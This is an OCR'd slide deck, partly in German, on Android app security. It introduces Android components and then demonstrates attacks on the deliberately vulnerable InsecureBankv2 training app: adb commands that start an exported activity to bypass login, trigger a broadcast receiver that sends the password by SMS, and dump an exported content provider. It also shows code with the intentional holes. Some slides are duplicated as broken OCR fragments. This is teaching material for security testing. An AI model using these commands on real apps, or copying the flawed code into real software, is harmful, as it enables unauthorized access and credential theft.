

Mobile
Hacking

Android



AGENDA

- **Einleitung**
 - Ziele
 - Einführung Terminologie
- **Schwachstellen**
- **Tools**

ACTIVITIES

- activity represents a single screen with a user interface
 - email app might have one activity that shows a list of new emails
 - another activity to compose an email,
 - and another activity for reading emails
- each one is independent of the others
- different app can start any one of these **activities (if the email app allows it)**
- camera app can start the activity in the email app that composes new mail, in order for the user to share a picture

SERVICES

- *service* is a component that runs in the background to perform long-running operations or to perform work for remote processes
- does not provide a user interface
 - service might play music in the background while the user is in a different app
 - might fetch data over the network without blocking user interaction with an activity
 - another component, such as an activity, **can start the service and let it run or bind to it in order to interact with it**

CONTENT PROVIDERS

- *content provider* manages a shared set of app data
- store the data in the file system, an SQLite database, on the web, or any other persistent storage location your app can access
- through the content provider, other apps can query or even modify the **data (if the content provider allows it)**
 - Android system provides a content provider that manages the user's contact information. As such, any app with the proper permissions can query part of the content provider (such as [ContactsContract.Data](#)) to read and write information about a particular person

BROADCAST RECEIVERS

- *broadcast receiver* is a component that responds to system-wide broadcast announcements
 - broadcast announcing that the screen has turned off, the battery is low, or a picture was captured
- let other apps know that some data has been downloaded to the device and is available for them to use
- although broadcast receivers don't display a user interface
- More commonly, though, a **broadcast receiver is just a "gateway" to other components** and is intended to do a very minimal amount of work
- broadcast receiver is implemented as a subclass of BroadcastReceiver and **each broadcast is delivered as an Intent object**

INTENTS

- *activities, services, and broadcast receivers*—are activated by an asynchronous message called an intent
- Intents bind individual components to each other at runtime
- An intent is created with an Intent object, which defines a message to activate either a specific component or a specific type of component—an intent can be either explicit or implicit, respectively
- For activities and services, an intent defines the action to perform
 - for example, to "view" or "send" something
- may specify the URI of the data to act on
 - among other things that the component being started might need to know

EINFÜHRUNG - TERMINOLOGIE

ZUSAMMENFASSUNG


- Activity:
 - different app **can start any one of these activities** (if the email app allows it)
- Service:
 - another component, such as an activity, **can start the service and let it run or bind to it in order to interact with it**
- Content providers:
 - through the content provider, **other apps can query or even modify the data** (if the content provider allows it)
- Broadcast receivers:
 - More commonly, though, a broadcast receiver is **just a "gateway" to other components**

Quelle: <https://developer.android.com/guide/components/fundamentals.html>

EINFÜHRUNG - TERMINOLOGIE

ZUSAMMENFASSUNG

- Activity:
 - different app can
- Service:
 - another component
interact with it
- Content providers:
 - through the content
provider allows
- Broadcast receiver:
 - More commonly



)

or bind to it in order to


data (if the content

components

Quelle: <https://developer.android.com/guide/components/fundamentals.html>

EINFÜHRUNG - TERMINOLOGIE

ANDROID MANIFEST



Gradle project sync failed. Basic functionality (e.g. editing, debugging) will not work properly.

```
</activity>
<activity
    android:name=".ViewStatement"
    android:exported="true"
    android:label="@string/title_activity_view_statement" >
</activity>

<provider
    android:name=".TrackUserContentProvider"
    android:authorities="com.android.insecurebankv2.TrackUserContentProvider"
    android:exported="true" >
</provider>


<receiver
    android:name=".MyBroadCastReceiver"
    android:exported="true" >
    <intent-filter>
        <action android:name="theBroadcast" >
        </action>
    </intent-filter>
</receiver>
```

DAS SETUP / SCHÄRFE DEINE TOOLS


```
C:\opt\tools\Android-InsecureBankv2
```

```
> adb
Android Debug Bridge version 1.0.32
Revision 09a0d98bebcce-android

-a - directs adb to
-d - directs command
    returns an error
-e - directs command
    returns an error
```



```
public class PostLogin extends Activity {
    // The Button that handles the transfer activity
    Button transfer_button;
    // The TextView that handles the root status display
    TextView root_status;
    // The Button that handles the view transaction history activity
    Button statement_button;
    // The Button that handles the change password activity
    Button changepasswd_button;
    String uname;
}
```




Type	Name	Resolution	API	Target
	dns demo avd1	480 × 800: hdpi	22	Android 5.1
	dns demo avd2	480 × 800: hdpi	22	Android 5.1 (Google APIs)

```
C:\opt\tools\Android-InsecureBankv2
```

```
> adb install InsecureBankv2.apk
adb server is out of date. killing...
* daemon started successfully *
400 KB/s (3503142 bytes in 8.533s)
  pkg: /data/local/tmp/InsecureBankv2.apk
Success
```

DAS SETUP / SCHÄRFE DEINE TOOLS

```
W/AudioTrack( 342): AUDIO_OUTPUT_FLAG_FAST denied by client
D/InputEventConsistencyVerifier( 1196): KeyEvent: ACTION_UP but key was not down.
D/InputEventConsistencyVerifier( 1196):   in android.widget.RelativeLayout{3eb404ba V.E..... 0,690-480,690
D/InputEventConsistencyVerifier( 1196):   0: sent at 6415706000000, KeyEvent { action=ACTION_UP, keyCode=KEYCODE_T
D/InputEventConsistencyVerifier( 1196):   -- recent events --
D/InputEventConsistencyVerifier( 1196):   1: sent at 6399260000000, (unhandled) KeyEvent { action=ACTION_UP, keyCo
0x101 }
D/InputEventConsistencyVerifier( 1196):   2: sent at 6399180000000, (unhandled) KeyEvent { action=ACTION_DOWN, keyC
e=0x101 }
D/InputEventConsistencyVerifier( 1196):   3: sent at 6396140000000, KeyEvent { action=ACTION_UP, keyCode=KEYCODE_ET
D/InputEventConsistencyVerifier( 1196):   4: sent at 6396020000000, KeyEvent { action=ACTION_DOWN, keyCode=KEYCODE
D/InputEventConsistencyVerifier( 1196):   5: sent at 6395493000000, (unhandled) KeyEvent { action=ACTION_UP, keyCo
101 }
W/System.err( 1196): org.apache.http.conn.HttpHostConnectException: Connection to http://10.0.2.2:8888 refused
W/System.err( 1196):   at org.apache.http.impl.conn.DefaultClientConnectionOperator.openConnection(DefaultClientConnec
W/System.err( 1196):   at org.apache.http.impl.conn.AbstractPoolEntry.open(AbstractPoolEntry.java:169)
W/System.err( 1196):   at org.apache.http.impl.conn.AbstractPooledConnAdapter.open(AbstractPooledConnAdapter.java
W/System.err( 1196):   at org.apache.http.impl.client.DefaultRequestDirector.execute(DefaultRequestDirector.java:3
W/System.err( 1196):   at org.apache.http.impl.client.AbstractHttpClient.execute(AbstractHttpClient.java:560)
W/System.err( 1196):   at org.apache.http.impl.client.AbstractHttpClient.execute(AbstractHttpClient.java:492)
W/System.err( 1196):   at org.apache.http.impl.client.AbstractHttpClient.execute(AbstractHttpClient.java:470)
W/System.err( 1196):   at com.android.insecurebankv2.ChangePassword$RequestChangePasswordTask.postData(ChangePassw
W/System.err( 1196):   at com.android.insecurebankv2.ChangePassword$RequestChangePasswordTask.doInBackground(Change
W/System.err( 1196):   at android.os.AsyncTask$2.call(AsyncTask.java:292)
W/System.err( 1196):   at java.util.concurrent.FutureTask.run(FutureTask.java:237)
W/System.err( 1196):   at android.os.AsyncTask$SerialExecutor$1.run(AsyncTask.java:231)
W/System.err( 1196):   at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1112)
W/System.err( 1196):   at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:587)
W/System.err( 1196):   at java.lang.Thread.run(Thread.java:818)
W/System.err( 1196): Caused by: java.net.ConnectException: failed to connect to /10.0.2.2 (port 8888): connect fail
W/System.err( 1196):   at libcore.io.IoBridge.connect(IoBridge.java:124)
W/System.err( 1196):   at java.net.PlainSocketImpl.connect(PlainSocketImpl.java:183)
W/System.err( 1196):   at java.net.PlainSocketImpl.connect(PlainSocketImpl.java:456)
W/System.err( 1196):   at java.net.Socket.connect(Socket.java:882)
W/System.err( 1196):   at org.apache.http.conn.scheme.PlainSocketFactory.connectSocket(PlainSocketFactory.java:124
W/System.err( 1196):   at org.apache.http.impl.conn.DefaultClientConnectionOperator.openConnection(DefaultClientConnec
W/System.err( 1196):   ... 15 more
W/System.err( 1196): Caused by: android.system.ErrnoException: connect failed: ETIMEDOUT (Connection timed out)
I/art ( 1196): Background sticky concurrent mark sweep GC freed 6494(315KB) AllocSpace objects, 0(0B) LOS obje
W/System.err( 1196):   at libcore.io.Posix.connect(Native Method)
W/System.err( 1196):   at libcore.io.BlockGuardOs.connect(BlockGuardOs.java:111)
W/System.err( 1196):   at libcore.io.IoBridge.connectErrno(IoBridge.java:137)
W/System.err( 1196):   at libcore.io.IoBridge.connect(IoBridge.java:122)
W/System.err( 1196):   ... 20 more
nc
opt\tools\Android-InsecureBankv2\wip-attackercode\SniffIntents\app\build\outputs\apk
```



SCHWACHSTELLEN



ACTIVITY EXPORTED

ACTIVITY

```
<activity  
  android:name=".PostLogin"  
  android:exported="true"  
  android:label="@string/title_activity_post_login" >  
</activity>
```

```
> am start -n com.android.insecurebankv2/.PostLogin
```

ACTIVITY EXPORTED

ACTIVITY

The screenshot shows the 'InsecureBankv2' application interface. It features a login form with two input fields: 'Username' and 'Password'. Below the form are two blue buttons: 'Login' and 'Autofill Credentials'. At the bottom, there is a logo for 'Security Innovation' with the tagline 'THE APPLICATION SECURITY COMPANY'. The interface is overlaid on a background showing XML code for an Android activity and a terminal window.

```
<activity  
  android:  
  android:  
  android:  
</activity
```

```
> am start -n
```

```
st_login" >
```

```
2/.PostLogin
```

ACTIVITY EXPORTED

ACTIVITY

The diagram illustrates an Android activity named `PostLogin`. The activity's layout consists of three blue buttons: `Transfer`, `View Statement`, and `Change Password`. Below the buttons, a message states `Device not Rooted!!`. The activity is exported, as indicated by the `android:exported="true"` attribute in the XML code and the `android.intent.action.MAIN` and `android.support.design.widget.TextInputEditText` attributes in the Java code. The activity is also associated with the `android.intent.action.MAIN` and `android.intent.action.VIEW` actions.

```
<activity  
    android:exported="true"  
    android.intent.action.MAIN  
    android.support.design.widget.TextInputEditText  
</activity>
```

```
> am start -n com.example.app/.PostLogin
```


BROADCAST RECEIVER

```
<receiver
  android:name=".MyBroadCastReceiver"
  android:exported="true" >
  <intent-filter>
    <action android:name="theBroadcast" >
    </action>
  </intent-filter>
</receiver>
```

```
public class MyBroadCastReceiver extends BroadcastReceiver {
    String usernameBase64ByteString;
    public static final String MYPREFS = "mySharedPreferences";

    @Override
    public void onReceive(Context context, Intent intent) {
        // TODO Auto-generated method stub

        String phn = intent.getStringExtra("phonenumber");
        String newpass = intent.getStringExtra("newpass");

        if (phn != null) {
            try {
                SharedPreferences settings = context.getSharedPreferences(MYPREFS, Context.MODE_WORLD_READABLE);
                final String username = settings.getString("EncryptedUsername", null);
                byte[] usernameBase64Byte = Base64.decode(username, Base64.DEFAULT);
                String usernameString = new String(usernameBase64Byte, "UTF-8");
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
}
```

BROADCAST RECEIVER

```
<receiver  
    android:name=".MyBroadCastReceiver"  
    android:exported="true" >  
    <intent-filter>
```

```
root@generic:/ # am broadcast -a theBroadcast -n com.android.insecurebankv2/co>  
Broadcasting: Intent { act=theBroadcast pkg=Dinesh@123! cmp=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }  
Broadcast completed: result=0  
root@generic:/ #
```

```
public class MyBroadCastReceiver extends BroadcastReceiver {  
    String usernameBase64ByteString;  
    public static final String MYPREFS = "mySharedPreferences";  
  
    @Override  
    public void onReceive(Context context, Intent intent) {  
        // TODO Auto-generated method stub  
  
        String phn = intent.getStringExtra("phonenumber");  
        String newpass = intent.getStringExtra("newpass");  
  
        if (phn != null) {  
            try {  
                SharedPreferences settings = context.getSharedPreferences(MYPREFS, Context.MODE_WORLD_READABLE);  
                final String username = settings.getString("EncryptedUsername", null);  
                byte[] usernameBase64Byte = Base64.decode(username, Base64.DEFAULT);  
                String usernameBase64String = new String(usernameBase64Byte, "UTF-8");  
            } catch (Exception e) {  
                e.printStackTrace();  
            }  
        }  
    }  
}
```

BROADCAST RECEIVER

```
<receiver  
    android:name=".MyBroadcastReceiver"  
    android:exported="true" >  
    <intent-filter>
```

```
root@generic:/ # am broadcast -a theBroadcast -n com.android.insecurebankv2/co>  
Broadcasting: Intent { act=theBroadcast pkg=Dinesh@123! cmp=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }  
Broadcast completed: result=0  
root@generic:/ #
```

The screenshot displays a mobile application interface. At the top, a chat bubble from contact '5554' is visible. Below it, a notification reads: 'Updated Password from: Dinesh@123\$ to: Dinesh@123!' with a timestamp of '4:01 PM'. The background shows a code editor with Java code for a broadcast receiver. The code includes a class 'MyBroadcastReceiver' with an '@Override' method 'onReceive' that handles an intent. A red box highlights the '@Override' annotation and the 'onReceive' method signature. Another red box highlights the 'Intent' parameter in the method signature. The code also shows the retrieval of a shared preference and the logging of an encrypted username.

CONTENT PROVIDERS

```
public class TrackUserContentProvider extends ContentProvider {  
  
    // This content provider vuln is a modified code from www.androidpentesting.com  
  
    static final String PROVIDER_NAME = "com.android.insecurebankv2.TrackUserContentProvider";  
    // The Content provider that handles all the tracked user history  
    static final String URL = "content://" + PROVIDER_NAME + "/trackerusers";  
    static final Uri CONTENT_URI = Uri.parse(URL);  
    static final String name = "name";  
    static final int uriCode = 1;  
    static final UriMatcher uriMatcher;  
    private static HashMap < String, String > values;  
    private SQLiteDatabase db;  
    static final String DATABASE_NAME = "mydb";  
    static final String TABLE_NAME = "names";  
    static final int DATABASE_VERSION = 1;  
    static final String CREATE_DB_TABLE = " CREATE TABLE " + TABLE_NAME + " (id INTEGER PRIMARY KEY AUTOINCREMENT, " + " name TEXT NOT NULL);";
```

CONTENT PROVIDERS

```
public class TrackUserCon  
  
// This content pr  
  
static final String  
// The Content pro  
static final String  
static final Uri CON  
static final String  
static final int uric  
static final UriMatch  
private static HashM  
private SQLiteDatabase  
static final String  
static final String  
static final int DAT  
static final String
```

```
dns@ubuntu: ~/Android/Sdk/platform-tools  
dns@ubuntu:~/Android/Sdk/platform-tools$ ./adb shell  
root@generic:/ # content query --uri content://com.android.insecurebankv2  
query --uri content://com.android.insecurebankv2.Trac  
.android.insecurebankv2.TrackUserContentProvider/trac  
kerusers  
Row: 0 id=1, name=dinesh  
Row: 1 id=2, name=dinesh  
Row: 2 id=3, name=dinesh  
Row: 3 id=4, name=dinesh  
Row: 4 id=5, name=dinesh  
Row: 5 id=6, name=dinesh  
Row: 6 id=7, name=dinesh  
Row: 7 id=8, name=jack  
root@generic:/ #
```

```
name TEXT NOT NULL);";
```

INTENTS

The screenshot shows an IDE window for an Android project named 'SniffIntents'. The breadcrumb trail is: SniffIntents > app > src > main > java > com > android > dns > sniffintents > MainActivity.java. The left sidebar shows the project structure, with 'MainActivity.java' and 'MyReceiver.java' selected under the 'sniffintents' package. The main editor displays the following Java code:

```
package com.android.dns.sniffintents;

import ...

public class MainActivity extends ActionBarActivity {
    Button bypassLogin;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        IntentFilter filter = new IntentFilter("theBroadcast");
        MyReceiver receiver = new MyReceiver();
        registerReceiver(receiver, filter);
        TextView t1 = (TextView) findViewById(R.id.textView);

        Bundle extras = getIntent().getExtras();
        if (extras != null) {
            t1.setText("Phone Number is: " + extras.getString("phoner"));
        }
    }
}
```

A yellow error banner at the top of the editor reads: "Gradle project sync failed. Basic functionality (e.g. editing, debugging) will not work properly."

INTENTS

The screenshot displays an Android Studio interface. On the left, a preview of the 'ChangePassword' app is shown. It features a black header with the title 'ChangePassword', a white text input field containing 'dinesh', a password field with a blue lock icon and ten dots, and a blue button labeled 'Change Password'. Below the preview is a file explorer showing project files like 'app.iml', 'build.gradle', and 'proguard-rules.pro'. On the right, the IDE shows the 'MainActivity.java' file. A yellow error banner at the top reads: 'Gradle project sync failed. Basic functionality (e.g. editing, debugging) will not work properly.' The code in MainActivity.java includes an IntentFilter for 'theBroadcast', a MyReceiver, and a TextView that displays the phone number and password. The code snippet is as follows:

```
IntentFilter filter = new IntentFilter("theBroadcast");
MyReceiver receiver = new MyReceiver();
registerReceiver(receiver, filter);
TextView t1 = (TextView) findViewById(R.id.textView);

Bundle extras = getIntent().getExtras();
if (extras != null) {
    t1.setText("Phone Number is: " + extras.getString("phoner
```

SENSITIVE DATA

<http://resources.infosecinstitute.com/android-hacking-security-part-9-insecure-local-storage-shared-preferences/>

HARDCODED STRINGS

```
public class MyBroadCastReceiver extends BroadcastReceiver {
    String usernameBase64ByteString;
    public static final String MYPREFS = "mySharedPreferences";

    @Override
    public void onReceive(Context context, Intent intent) {
        // TODO Auto-generated method stub

        String phn = intent.getStringExtra("phonenumber");
        String newpass = intent.getStringExtra("newpass");

        if (phn != null) {
            try {
                SharedPreferences settings = context.getSharedPreferences(MYPREFS, Context.MODE_WORLD_READABLE);
                final String username = settings.getString("EncryptedUsername", null);
                byte[] usernameBase64Byte = Base64.decode(username, Base64.DEFAULT);
                usernameBase64ByteString = new String(usernameBase64Byte, "UTF-8");
                final String password = settings.getString("superSecurePassword", null);
                CryptoClass crypt = new CryptoClass();
                String decryptedPassword = crypt.aesDecryptedString(password);
                String textPhoneno = phn.toString();
                String textMessage = "Updated Password from: "+decryptedPassword+" to: "+newpass;
                SmsManager smsManager = SmsManager.getDefault();
                System.out.println("For the changepassword - phonenumber: "+textPhoneno+" password is: "+textMessage);
                smsManager.sendTextMessage(textPhoneno, null, textMessage, null, null);
            }
        }
    }
}
```



ANALYSE

- <https://ibotpeaches.github.io/Apktool/>
 - reverse engineering Android apk files
- <https://github.com/skylot/jadx>
 - Dex to Java Decompiler
- <https://bitbucket.org/pxb1988/dex2jar/downloads>
 - Read/write the Dalvik Executable (.dex) file
 - Convert .dex file to .class files
 - disassemble dex to smali files and assemble dex from smali files

SCA

- <https://github.com/linkedin/qark>
